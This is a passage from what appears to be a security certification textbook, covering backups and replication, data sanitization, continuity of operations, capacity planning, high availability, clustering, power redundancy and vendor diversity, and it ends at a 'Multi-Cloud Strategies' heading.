Remote journaling, SAN replication, and VM replication are advanced data protection methods that maintain data availability and integrity across multiple locations and systems. **Remote journaling** creates and maintains a journal of data changes at a separate, remote location, allowing for data recovery and ensuring business continuity in case of local failures, natural disasters, or malicious attacks.

SAN replication duplicates data from one SAN to another in real time or near real time, providing redundancy and protection against hardware failures, human errors, or data corruption. This technique involves synchronous replication, which guarantees data consistency, and asynchronous replication, which is more cost-effective but slightly less stringent in consistency.

Meanwhile, **VM replication** creates and maintains an up-to-date copy of a virtual machine on a separate host or location, ensuring that a secondary VM can quickly take over the workload in the event of a primary VM failure or corruption. By implementing these methods, organizations can bolster their data protection strategies, safeguarding against various risks and ensuring the availability and integrity of their critical data and systems.

Encrypting Backups

Encryption of backups is essential for various reasons, primarily data security, privacy, and compliance. By encrypting backups, organizations add an extra layer of protection against unauthorized access or theft, ensuring that sensitive data remains unreadable without the appropriate decryption key. This is particularly crucial for businesses dealing with sensitive customer data, intellectual property, or trade secrets, as unauthorized access can lead to severe reputational damage, financial loss, or legal consequences.

Copies of sensitive data stored in backup sets are often overlooked, so many industries and jurisdictions have regulations that mandate the protection of sensitive data stored in backups. Encrypting backups helps organizations meet these regulatory requirements and avoid fines, penalties, or legal actions resulting from noncompliance.

Secure Data Destruction

Several common circumstances may necessitate data destruction within an organization to ensure security, compliance, and proper management of resources. At the end of a data retention period, organizations must destroy data in accordance with internal policies and external regulations while optimizing storage resources. Legal and regulatory compliance, such as adhering to the General Data Protection Regulation (GDPR) or the Health Insurance Portability and Accountability Act (HIPAA), also requires the deletion or destruction of specific data when it is no longer needed or if requested by the data subject. Periodically destroying obsolete or outdated data can help maintain efficient storage utilization and reduce the risk of data breaches.

Additionally, when decommissioning storage devices or systems, destroy any stored data before disposal or repurposing to prevent unauthorized access to sensitive information.

Asset Disposal

Asset **disposal/decommissioning** concepts focus on the secure and compliant handling of data and storage devices at the end of their lifecycle or when they are no longer needed. Some important concepts include the following:

Sanitization—Refers to the process of removing sensitive information from storage media to prevent unauthorized access or data breaches. This process uses specialized techniques, such as data wiping, degaussing, or encryption, to ensure that the data becomes irretrievable. Sanitization is particularly important when repurposing or donating storage devices, as it helps protect the organization's sensitive information and maintains compliance with data protection regulations.

Destruction—Involves the physical or electronic elimination of information stored on media, rendering it inaccessible and irrecoverable. Physical destruction methods include shredding, crushing, or incinerating storage devices, while electronic destruction involves overwriting data multiple times or using degaussing techniques to eliminate magnetic fields on storage media. Destruction is a crucial step in the decommissioning process and ensures that sensitive data cannot be retrieved or misused after the disposal of storage devices.

Certification—Refers to the documentation and verification of the data sanitization or destruction process. This often involves obtaining a certificate of destruction or sanitization from a reputable third-party provider, attesting that the data has been securely removed or destroyed in accordance with industry standards and regulations. Certification helps organizations maintain compliance with data protection requirements, provides evidence of due diligence, and reduces the risk of legal liabilities. Certifying data destruction without third-party involvement can be challenging, as the latter provides an impartial evaluation.



Active KillDisk data wiping software. (Screenshot used with permission from LSoft Technologies, Inc.)

Files deleted from a magnetic-type hard disk are not fully erased. Instead, the sectors containing the data are marked as available for writing, and the data they contain are only removed as new files are added. Similarly, the standard Windows format tool will only remove references to files and mark all sectors as usable. For this reason, the standard method of sanitizing an HDD is called **overwriting**. This can be performed using the drive's firmware tools or a utility program. The most basic type of overwriting is called zero filling, which sets each bit to zero. Single pass zero filling can leave patterns that can be read with specialist tools. A more secure method is to overwrite the content with one pass of all zeros, then a pass of all ones, and then a third pass in a pseudorandom pattern. Some federal agencies require more than three passes. Overwriting can take considerable time, depending on the number of passes required.

Review Activity:

Asset Management

Answer the following questions:

1. **How does configuration management support cybersecurity operations?**

2. **What technology are snapshots most commonly associated with?**

3. **True or false? Backup media can be on site, but offline.**

4. **You are advising a company about backup requirements for a few dozen application servers hosting tens of terabytes of data. The company requires online availability of short-term backups, plus off-site security media and long-term archive storage. The company cannot use a cloud solution. What type of on-premises storage solution is best suited to the requirement?**

5. **Define data sanitization.**

Topic 7B

Redundancy Strategies

EXAM OBJECTIVES COVERED

1.2 Summarize fundamental security concepts.
3.4 Explain the importance of resilience and recovery in security architecture.

Redundancy strategies are essential to an organization's disaster recovery and business continuity planning. These strategies include continuity of operations planning (COOP), which involves developing processes and procedures to ensure critical business functions can continue during and after a disruption. High availability (HA) clustering uses redundant systems that can automatically take over operations in case of a failure, minimizing downtime. Power redundancy ensures critical infrastructure, such as datacenters, has backup power sources to continue operations during an outage. Vendor diversity and defense in depth involve using multiple vendors and layers of security to reduce the risk of single points of failure and enhance overall redundancy. Regular testing, including tabletop exercises, failover tests, and simulations, is essential to identify vulnerabilities, evaluate response plans, and improve redundancy measures. By incorporating redundancy strategies, organizations can reduce risks, minimize downtime, and ensure the continuity of their critical business functions.

Continuity of Operations

Continuity of operations (COOP) refers to the process of ensuring that an organization can maintain or quickly resume its critical functions in the event of a disruption, disaster, or crisis. COOP concepts and strategies aim to minimize downtime, protect essential resources, and maintain business resilience. Key elements of a COOP plan include identifying critical business functions, establishing priorities, and determining the resources needed to support these functions. Strategies often involve creating redundancy for IT systems and data, such as implementing off-site backups, failover systems, and disaster recovery solutions. Additionally, organizations may consider alternative work arrangements, such as remote work or co-location arrangements, to maintain operations during a crisis. Developing clear communication and decision-making protocols ensures that employees understand their roles and responsibilities during an emergency.

Regular testing and updating of continuity of operations plans (COOP) are crucial to ensure the organization can maintain essential functions during and after disruptive events. Realistic scenarios designed to simulate various disruptions, such as natural disasters, cyberattacks, or pandemics, must be used to assess the plan's effectiveness. Testing methods often include tabletop exercises, isolated functional tests, or full-scale drills. Each approach provides different levels of assurance and must therefore use pre-established evaluation criteria for measuring performance. In essence, COOP strategies focus on proactively preparing for disruptions, ensuring that organizations can continue to deliver essential services and minimize the impact of unforeseen events on their operations.

Backups

Backups play a critical role in the continuity of operations plans (COOP) by safeguarding against data loss and restoring systems and data in the event of disruptions. Regular testing verifies the integrity and effectiveness of backups. Testing backups helps ensure the backup process functions correctly by simulating various scenarios and allows organizations to identify any issues or gaps in the backup and recovery process. Testing backups validates the recoverability of critical systems and data, reducing the risk of data loss and minimizing downtime associated with disruptive events. Additionally, testing backups allows organizations to assess their recovery plans, evaluate the speed and efficiency of their backup systems, and ensure compliance with regulatory requirements. Inadequate backup processes can lead to extended downtime, critical data loss, financial losses, reputation damage, and noncompliance.

Relationship to Busines Continuity

Continuity of operations (COOP) and business continuity (BC) are closely related concepts that both focus on maintaining the ongoing functioning of an organization during and after a disruption, disaster, or crisis. However, they differ slightly in terms of their scope and primary objectives.

Continuity of operations primarily addresses the continuity of critical functions and services within an organization during an emergency or disaster. It often involves the development and implementation of strategies to maintain or restore essential operations, such as redundant IT systems, off-site backups, and disaster recovery solutions. COOP usually encompasses a shorter time frame, focusing on the immediate response to a disruption and the steps taken to resume critical functions as quickly as possible.

Business continuity, on the other hand, takes a broader approach, considering not only the continuity of critical functions but also the overall resilience and recovery of the entire organization. Business continuity planning includes the assessment of risks, the development of strategies to mitigate those risks, and the creation of plans to maintain or restore business operations in the face of various threats. This may involve addressing supply chain management, employee safety and communication, legal and regulatory compliance, and reputation management. Business continuity aims to ensure the long-term viability of an organization following a disruption, encompassing both immediate response and ongoing recovery efforts.

Continuity of operations is a component of the broader business continuity concept. Both are focused on maintaining the ongoing functioning of an organization during disruptions, but COOP is primarily concerned with the immediate response and restoration of critical functions, while business continuity encompasses a more comprehensive approach to ensure the overall resilience and recovery of the entire organization.

Capacity Planning

Capacity planning is a critical process in which organizations assess their current and future resource requirements to ensure they can efficiently meet their business objectives. This process involves evaluating and forecasting the necessary resources in terms of people, technology, and infrastructure to support anticipated growth, changes in demand, or other factors that may impact operations. For people, capacity planning considers the number of employees, their skill sets, and the potential need for additional training or hiring to meet future demands. This may involve evaluating workforce productivity, analyzing staffing levels, and identifying potential skills gaps. In terms of technology, capacity planning encompasses the

assessment of hardware, software, and network resources required to support business operations, taking into account factors such as performance, scalability, and reliability.

Organizations must ensure they have the right technology resources in place to handle increasing workloads and support new applications or services. When it comes to infrastructure, capacity planning involves evaluating physical facilities, such as datacenters and office spaces, to determine whether they can accommodate projected growth and maintain business continuity. This may include considerations for power, cooling, and connectivity, as well as planning for potential expansion or relocation. Organizations use various capacity planning methods, including trend analysis, simulation modeling, and benchmarking, to help forecast their needs. Trend analysis examines historical data to identify patterns and trends in resource usage, demand, and performance. Organizations can forecast future resource requirements by understanding past patterns. This type of analysis can help identify potential bottlenecks or other areas that require attention. Simulation modeling leverages computer-based models to simulate real-world scenarios. Organizations can assess the impact of changes in demand, different resource allocation strategies, or system configurations to make informed decisions and optimize resource allocation to meet anticipated needs. Benchmarking requires a comparison of an organization's performance metrics against industry standards or best practices. Benchmarking provides a comparatively simple way to identify areas for improvement and establish performance targets. Ultimately, effective capacity planning allows organizations to optimize resource allocation, reduce costs, and minimize the risk of downtime or performance issues, ensuring they can continue to meet their business goals and maintain a competitive edge.

Capacity Planning Risks

People Risks Associated with Capacity Planning

People risks associated with capacity planning may include insufficient staffing or skills gaps, leading to inadequate resource allocation or ineffective utilization. Lack of cross-training or succession planning can create dependency on specific individuals, increasing vulnerability to disruptions. Additionally, resistance to change, lack of employee engagement, or ineffective communication can hinder successful security operations.

- **Cross-Training**—Requires employees to develop skills and knowledge outside their primary roles to mitigate the risk of relying heavily on specific individuals or teams. By cross-training employees, organizations can ensure that multiple individuals can perform critical tasks, reducing the dependence on a single employee or team. Cross-training promotes flexibility, resilience, and continuity within the workforce.

- **Remote Work Plans**—Outline strategies for employees to work effectively outside the traditional office environment. Remote work plans define communication channels, technology requirements, and expectations for remote work arrangements. Established remote work plans allow organizations to seamlessly transition to remote operations, ensuring business continuity and minimizing the impact of disruptions.

- **Alternative Reporting Structures**—Describe backup or temporary reporting relationships to reduce the risk associated with single points of failure in management or decision-making. Organizations can maintain operations and decision-making even if key personnel are unavailable by identifying interim individuals or teams.

Effective communication is paramount in reducing risk during disruptive events. Clear and timely communication channels ensure that employees, stakeholders, and customers receive accurate information, instructions, and updates. Clear communication helps manage expectations, reduce confusion, and facilitate coordinated responses. Communication fosters trust, promotes employee engagement, and ensures everyone is aligned with the organization's response plans. Additionally, communication plays a vital role in disseminating information about alternative work arrangements, changes in reporting structures, and other critical updates during a disruptive event.

Technologies and software associated with remote work:

- *Virtual Private Network (VPN)—Provides secure access to an organization's internal network and resources.*
- *Remote Desktop Software—Allows remote access to computers or virtual desktops in the office or the tools used by the help desk and service-center teams to support employees.*
- *Cloud-Based Tools—Platforms like Microsoft 365, Google Workspace, Dropbox, Slack, and many other popular tools enable remote team collaboration, document sharing, and communication.*
- *Video Conferencing Software—Applications like Zoom, Microsoft Teams, or Webex facilitate virtual meetings, conference calls, and screen sharing.*
- *Instant Messaging and Chat Tools—Applications like Slack, Microsoft Teams, or Discord enable real-time communication and quick collaboration.*
- *Virtual Phone Systems—Cloud-based phone systems allow employees to make and receive calls remotely using their computers or mobile devices.*
- *Project Management Tools—Platforms like Trello, Asana, or Jira assist in task management, project tracking, and team coordination.*

Changes in Workforce Capacity

Layoffs can introduce a range of cybersecurity and physical risks to an organization, making it crucial to consider these factors within capacity planning efforts. Disgruntled employees may pose a significant cybersecurity risk, potentially engaging in unauthorized access or misuse of sensitive data and systems. Additionally, the loss of experienced employees may result in insufficient knowledge transfer to the remaining staff, leading to security gaps and misconfigurations. Furthermore, improper revocation of access to systems and data for laid-off employees can leave organizations vulnerable.

In terms of physical risks, departing employees may resort to theft or sabotage of physical assets or exploit their knowledge of safety protocols and procedures to compromise the organization's security. Unauthorized access to premises is another concern if access credentials are not revoked promptly.

Capacity planning is essential in managing these risks. It enables organizations to assess resource requirements and make strategic decisions about staffing levels and resource allocation. By incorporating potential layoffs into capacity planning, organizations can proactively prepare for the associated risks and minimize their impact. Implementing robust offboarding procedures, ensuring proper knowledge transfer, and maintaining a strong security culture among remaining employees are crucial in mitigating risks. In conclusion, considering the potential risks associated with layoffs during capacity planning helps organizations maintain a secure environment and protect their valuable assets.

Other Risks Associated with Poor Capacity Planning

Poor capacity planning regarding technology and infrastructure can have significant consequences for an organization's cybersecurity and physical security. Overloaded systems resulting from inadequate capacity planning can increase susceptibility to crashes, failures, and denial of service (DoS) attacks. Additionally, limited resources may lead to performance degradation, potentially causing organizations to neglect essential security measures and updates. Failing to invest in the right security technologies or maintain the necessary infrastructure to protect against emerging threats leaves organizations more vulnerable to cyberattacks.

Physically, poor capacity planning may result in insufficient investment in security measures such as access control systems, surveillance cameras, or secure facilities, exposing organizations to unauthorized access or theft. Overlooking capacity requirements for power and cooling can cause overheating or power failures in datacenters, leading to hardware failures, data loss, or downtime. Furthermore, inadequate planning for future growth can limit an organization's ability to scale its operations, potentially affecting its responsiveness to security incidents or implementation of new security measures.

In contrast, overestimating capacity needs during capacity planning can negatively impact an organization. Increased costs from unnecessary expenses on technology, infrastructure, and personnel, strain budgets and divert funds from other critical areas. Inefficient resource utilization can lead to low utilization rates, which can negatively affect the return on investment (ROI) and overall operational effectiveness. Overestimating capacity needs can contribute to higher energy consumption, driving up costs and increasing the organization's carbon footprint and environmental impact.

Deploying more resources than necessary can introduce increased complexity in managing and maintaining technology and infrastructure. This added complexity could create challenges for IT teams, making it more difficult to identify and resolve issues or optimize performance. Additionally, the opportunity cost of investing in excess capacity can be significant, as resources may be diverted from other essential projects or initiatives, potentially hindering innovation or market growth.

To avoid these potential problems, organizations must strive for a balanced approach to capacity planning, considering current and future needs while remaining flexible and adaptable to changing circumstances. Regularly reviewing and updating capacity plans, along with employing techniques such as monitoring, forecasting, and resource scaling, can help organizations optimize resource allocation and mitigate the risks associated with overestimating capacity needs.

High Availability

High availability (HA) is crucial in IT infrastructure, ensuring systems remain operational and accessible with minimal downtime. It involves designing and implementing hardware components, servers, networking, datacenters, and physical locations for fault tolerance and redundancy. In a high-availability setup, redundant hardware components, such as power supplies, hard drives, and network interfaces, reduce the risk of failure by allowing the system to continue functioning if one component fails. Servers are often deployed in clusters or paired configurations, which allows automatic failover from a primary server to a secondary server in case of an issue.

Networking components, including switches, routers, and load balancers, are also designed with redundancy in mind to maintain seamless connectivity. As the backbone of high-availability infrastructure, datacenters employ redundant power sources, cooling systems, and backup generators to ensure continuous operation.

Additionally, organizations may deploy datacenters in geographically diverse locations to mitigate the impact of natural disasters or other large-scale events, further enhancing high availability and disaster recovery capabilities.

The concept of "availability" can be measured over a defined period, such as one year. Availability can be measured as an uptime value, or percentage. It can also be calculated as the time or percentage that a system is *unavailable* (downtime). The maximum tolerable downtime (MTD) metric expresses the availability requirement for a particular business function. High availability is usually loosely described as 24x7 (24 hours per day, 7 days per week) or 24x365 (24 hours per day, 365 days per year). For a critical system, availability is described using the "nines" term, such as two-nines (99%) up to five- or six-nines (99.9999%). The following chart identifies the maximum amount of downtimes each of the "nines" represent:

Nines Value	Availability	Annual Downtime (hh:mm:ss)
Six	99.9999%	00:00:32
Five	99.999%	00:05:15
Four	99.99%	00:52:34
Three	99.9%	08:45:36
Two	99%	87:36:00

Downtime is calculated from the sum of scheduled service intervals plus unplanned outages over the period.

System availability can refer to an overall process, but also to availability at the level of a server or individual component.

Scalability and Elasticity

High availability also means that a system cancope with rapid growth in demand. These properties are referred to as scalability and elasticity. Scalability is the capacity to increase resources to meet demand within similar cost ratios. This means that if service demand doubles, costs do not more than double. There are two types of scalability:

- To scale out is to add more resources in parallel with existing resources.
- To scale up is to increase the power of existing resources.

Elasticity refers to the system's ability to handle these changes on demand in real time. A system with high elasticity will not experience a loss of service or performance if demand suddenly increases rapidly.

Fault Tolerance and Redundancy

A system that can experience failures and continue to provide the same (or nearly the same) level of service is said to be **fault tolerant**. Fault tolerance is often achieved by provisioning **redundancy** for critical components and single points of failure. A redundant component is one that is not essential to the normal function of a system but that allows the system to recover from the failure of another component.

Site Considerations

Enterprise environments often provision resiliency at the site level. An alternate processing or recovery site is a location that can provide the same (or similar) level of service. An alternate processing site might always be available and in use, while a recovery site might take longer to set up or only be used in an emergency.

Operations are designed to failover to the new site until the previous site can be brought back online. Failover is a technique that ensures a redundant component, device, application, or site can quickly and efficiently take over the functionality of an asset that has failed. For example, load balancers provide failover in the event that one or more servers or sites behind the load balancer are down or are taking too long to respond. Once the load balancer detects this, it will redirect inbound traffic to an alternate processing server or site. Thus, redundant servers in the load balancer pool ensure there is no or minimal interruption of service.

Site resiliency is described as hot, warm, or cold:

- A **hot site** can failover almost immediately. It generally means the site is within the organization's ownership and ready to deploy. For example, a hot site could consist of a building with operational computer equipment kept updated with a live data set.
- A **warm site** could be similar, but with the requirement that the latest data set needs to be loaded.
- A **cold site** takes longer to set up. A cold site may be an empty building with a lease agreement in place to install whatever equipment is required when necessary.

Providing redundancy on this scale is generally very complicated and expensive. Another issue is that creating duplicate sites and data also doubles (or more) the complexity of securing the resources. The same security procedures must apply to redundant sites, spare systems, and backup data as apply to the main copy.

Geographic dispersion refers to the distribution of recovery sites across different geographic locations for disaster recovery (DR) purposes. The concept aims to ensure that recovery sites are located far enough apart to minimize the impact of regional disasters, such as natural calamities or localized incidents. By strategically dispersing recovery sites, organizations can ensure the resilience of their recovery strategies and reduce the risk of a single catastrophic event affecting all business operations.

Cloud as Disaster Recovery (DR)

Several factors drive organizations to use cloud services for datacenter or site redundancy. Cost efficiency plays a significant role, as cloud providers offer more affordable redundancy and backup options due to their economies of scale.

"Economies of scale" is a concept that refers to the cost advantages that businesses can achieve when they increase production and output. Essentially, the more a company produces, the cheaper it becomes to deliver those products.

The scalability of cloud services allows businesses to incorporate redundant capabilities without over-provisioning resources. For example, geographic diversity provided by cloud providers helps protect against regional outages or disasters, but incorporating this type of redundancy for a private organization would be cost-prohibitive and unwarranted.

Faster deployment of capabilities when using cloud platforms enables organizations to set up and deploy redundant systems quickly, far more rapidly than could be done when building infrastructure from scratch.

Simplified management is another critical factor, with cloud providers offering tools and services that reduce the complexity of managing redundant infrastructure. Improved security and compliance are also important considerations, as cloud providers invest heavily in these areas, helping organizations meet data protection and redundancy regulatory requirements.

Testing Redundancy and High Availability

Testing high availability, load balancing, and failover technologies is critical and is designed to assess the ability to remain operational during heavy workloads, component failures, or scheduled maintenance.

- **Load testing** incorporates specialized software tools to validate a system's performance under expected or peak loads and identify bottlenecks or scalability issues.
- **Failover testing** focuses on validating failover processes to ensure a seamless transition between primary and secondary infrastructure.
- **Testing monitoring systems** validate effective detection and response to failures and performance issues.

Robust testing practices allow organizations to ensure that high availability, load balancing, and failover technologies effectively fulfill their purpose to minimize unexpected outages and maximize performance.

Clustering

Where load balancing distributes traffic between independent processing nodes, **clustering** allows multiple redundant processing nodes that share data with one another to accept connections. This provides redundancy. If one of the nodes in the cluster stops working, connections can **failover** to a working node. To clients, the cluster appears to be a single server. A load balancer distributes client requests across available server nodes in a farm or pool and is generally associated with managing web traffic whereas clusters are used to provide redundancy and high-availability for systems such as databases, file servers and others.

Virtual IP

For example, an organization might want to provision two load balancer appliances so that if one fails, the other can still handle client connections. Unlike load balancing with a single appliance, the public IP used to access the service is shared between the two instances in the cluster. This arrangement is referred to as a virtual IP or shared or floating address. The instances are configured with a private connection, on which each is identified by its "real" IP address. This connection runs a redundancy protocol, such as Common Address Redundancy Protocol (CARP), enabling the active node to "own" the virtual IP and respond to connections. The redundancy protocol also implements a heartbeat mechanism to allow failover to the passive node if the active one should suffer a fault.



Topology of clustered load balancing architecture. (Images © 123RF.com.)

Active/Passive (A/P) and Active/Active (A/A) Clustering

In the previous example, if one node is active, the other is passive. This is referred to as active/passive clustering. The biggest advantage of active/passive configurations is that performance is not adversely affected during failover. However, there are higher hardware and operating system costs because of the unused capacity.

An active/active cluster means that both nodes are processing connections concurrently. This allows the administrator to use the maximum capacity from the available hardware while all nodes are functional. In the event of a failover, the workload of the failed node is immediately and transparently shifted onto the remaining node. At this time, the workload on the remaining nodes is higher and performance is degraded.

In a standard active/passive configuration, each active node must be matched by a passive node. There are N+1 and N+M configurations that provision fewer passive nodes than active nodes, to reduce costs.

Application Clustering

Clustering is also very commonly used to provision fault-tolerant application services. If an application server suffers a fault in the middle of a session, the session state data will be lost. Application clustering allows servers in the cluster to communicate session information to one another. For example, if a user logs in on one instance, the next session can start on another instance, and the new server can access the cookies or other information used to establish the login.

Power Redundancy

All types of computer systems require a stable power supply to operate. Electrical events, such as voltage spikes or surges, can crash computers and network appliances, while loss of power from under-voltage events or power failures will cause equipment to fail. Power management means deploying systems to ensure that equipment is protected against these events and that network operations can either continue uninterrupted or be recovered quickly.

Dual Power Supplies

An enterprise-class server or appliance enclosure is likely to feature two or more power supply units (PSUs) for redundancy. A hot plug PSU can be replaced (in the event of failure) without powering down the system.

Managed Power Distribution Units (PDUs)

The power circuits supplying grid power to a rack, network closet, or server room must be enough to meet the load capacity of all the installed equipment, plus room for growth. Consequently, circuits to a server room will typically be of higher capacity than domestic or office circuits (30 or 60 amps as opposed to 13 amps, for instance). These circuits may be run through a **power distribution unit (PDU)**. These come with circuitry to "clean" the power signal; provide protection against spikes, surges, and under-voltage events; and integrate with uninterruptible power supplies (UPSs). Managed PDUs support remote power monitoring functions, such as reporting load and status, switching power to a socket on and off, or switching sockets on in a particular sequence.

Battery Backups and Uninterruptible Power Supplies (UPSs)

If there is a loss of power, system operation can be sustained for a few minutes or hours (depending on load) using a battery backup. A battery backup can be provisioned at the component level for disk drives and RAID arrays. The battery protects any read or write operations cached at the time of power loss. At the system level, an **uninterruptible power supply (UPS)** will provide a temporary power source in a complete power loss. This may range from a few minutes for a desktop-rated model to hours for an enterprise system. In its simplest form, a UPS comprises a bank of batteries and their charging circuit plus an inverter to generate AC voltage from the DC voltage supplied by the batteries.

The UPS allows sufficient time to failover to an alternative power source, such as a standby generator. If there is no secondary power source, a UPS will allow the administrator to at least shut down the server or appliance properly—users can save files, and the OS can complete the proper shutdown routines.

Generators

A **backup power generator** can provide power to the whole building, often for several days. Most generators use diesel, propane, or natural gas as a fuel source. With diesel and propane, the main drawback is safe storage (diesel also has a shelf life of between 18 months and 2 years); with natural gas, the issue is a reliable gas supply in the event of a natural disaster. Datacenters are also investing in renewable power sources, such as solar, wind, geothermal, hydrogen fuel cells, and hydro. The ability to use renewable power is a strong factor in determining the best site for new datacenters. Large-scale battery solutions, such as Tesla's Powerpack (tesla.com/powerpack), may provide an alternative to backup power generators. There are also emerging technologies that use all the battery resources of a datacenter as a microgrid for power storage (https://www.scientificamerican.com/article/how-big-batteries-at-data-centers-could-replace-power-plants/).

A UPS is always required to protect against any interruption to computer services, as a backup generator cannot be brought online fast enough to respond to a power failure. Generator power is typically introduced via transfer switches that can operate either manually or automatically. The UPS must be sized appropriately to handle power requirements during the transfer process.

Diversity and Defense in Depth

Platform diversity is a concept in cybersecurity that refers to using multiple technologies, operating systems, and hardware or software components within an organization's infrastructure. By incorporating a variety of platforms, businesses can reduce the risk of a single vulnerability or attack affecting their entire infrastructure. This approach is important for cybersecurity operations, as it helps create a more resilient environment that can better withstand cyber threats.

When an organization relies on a single technology or platform, an attacker who discovers a vulnerability can potentially compromise the entire system. However, with platform diversity, even if one component is compromised, other parts of the system remain secure, limiting the potential damage. Furthermore, a diverse technology landscape can make it more challenging for threat actors to navigate, as they must be familiar with multiple platforms and exploit techniques. In this way, platform diversity deters potential attackers and contributes to the overall robustness of an organization's cybersecurity posture.

Defense in Depth

Defense in depth is a comprehensive cybersecurity strategy that emphasizes the implementation of multiple layers of protection to safeguard an organization's information and infrastructure. This approach is based on the principle that no single security measure can completely protect against all threats. By deploying a variety of defenses at different levels, organizations can create a more resilient security posture that can withstand a wide range of attacks. For example, a defense in depth strategy might include perimeter security measures such as firewalls and intrusion detection systems to protect against external threats. Organizations can implement segmentation, secure access controls, and traffic monitoring at the network level to prevent unauthorized access and contain potential breaches. Endpoint security solutions, such as antivirus software and device hardening, help protect individual devices, while regular patch management ensures software vulnerabilities are addressed promptly.

Additionally, implementing strong user authentication methods, such as multifactor authentication, can further secure access to sensitive data and systems. Finally, employee security awareness training and incident response planning are essential components of a defense in depth strategy, helping to minimize human error and ensure a rapid response to security incidents.

Vendor Diversity

Vendor diversity is essential for several reasons, offering benefits not only in terms of cybersecurity but also in business resilience, innovation, and competition:

- **Cybersecurity**—Relying on a single vendor for all software and hardware solutions can create a single point of failure. The entire infrastructure may be at risk if a vulnerability is discovered in that vendor's products. Vendor diversity introduces multiple technologies, reducing the impact of a single vulnerability and making it more difficult for attackers to exploit the entire system.

- **Business Resilience**—Vendor diversity mitigates the risk associated with vendor lock-in and ensures that an organization's operations are not solely reliant on one vendor's products or services. If a vendor stops doing business, goes bankrupt, or experiences a significant disruption, having alternatives helps maintain business continuity.
- **Innovation**—Diverse vendors bring different perspectives, ideas, and technologies. Leveraging solutions from multiple vendors can lead to a more innovative and agile IT infrastructure, better positioning an organization to adapt to emerging trends and technologies.
- **Competition**—Vendor diversity promotes healthy competition in the market, which can lead to better pricing, improved product features, and higher-quality customer support. By engaging multiple vendors, organizations can encourage continuous improvement and obtain better value for their investments.
- **Customization and Flexibility**—Different vendors offer unique solutions that cater to specific needs, and having a diverse vendor ecosystem allows organizations to choose the best fit for their requirements. This flexibility can result in a more tailored and effective IT infrastructure.
- **Risk Management**—Vendor diversity helps spread the risk associated with potential product or service failures, security breaches, and other issues. Organizations can better manage and mitigate risks by not trusting a single solution provider or supplier.
- **Compliance**—In some industries, regulations or industry standards may require organizations to maintain vendor diversity to ensure compliance and reduce the risk of supply chain disruptions or security breaches.

Other types of controls contribute to defense in depth, such as physical security controls that block physical access to computer equipment and policies designed to define appropriate use and consequences for noncompliance.

Multi-Cloud Strategies

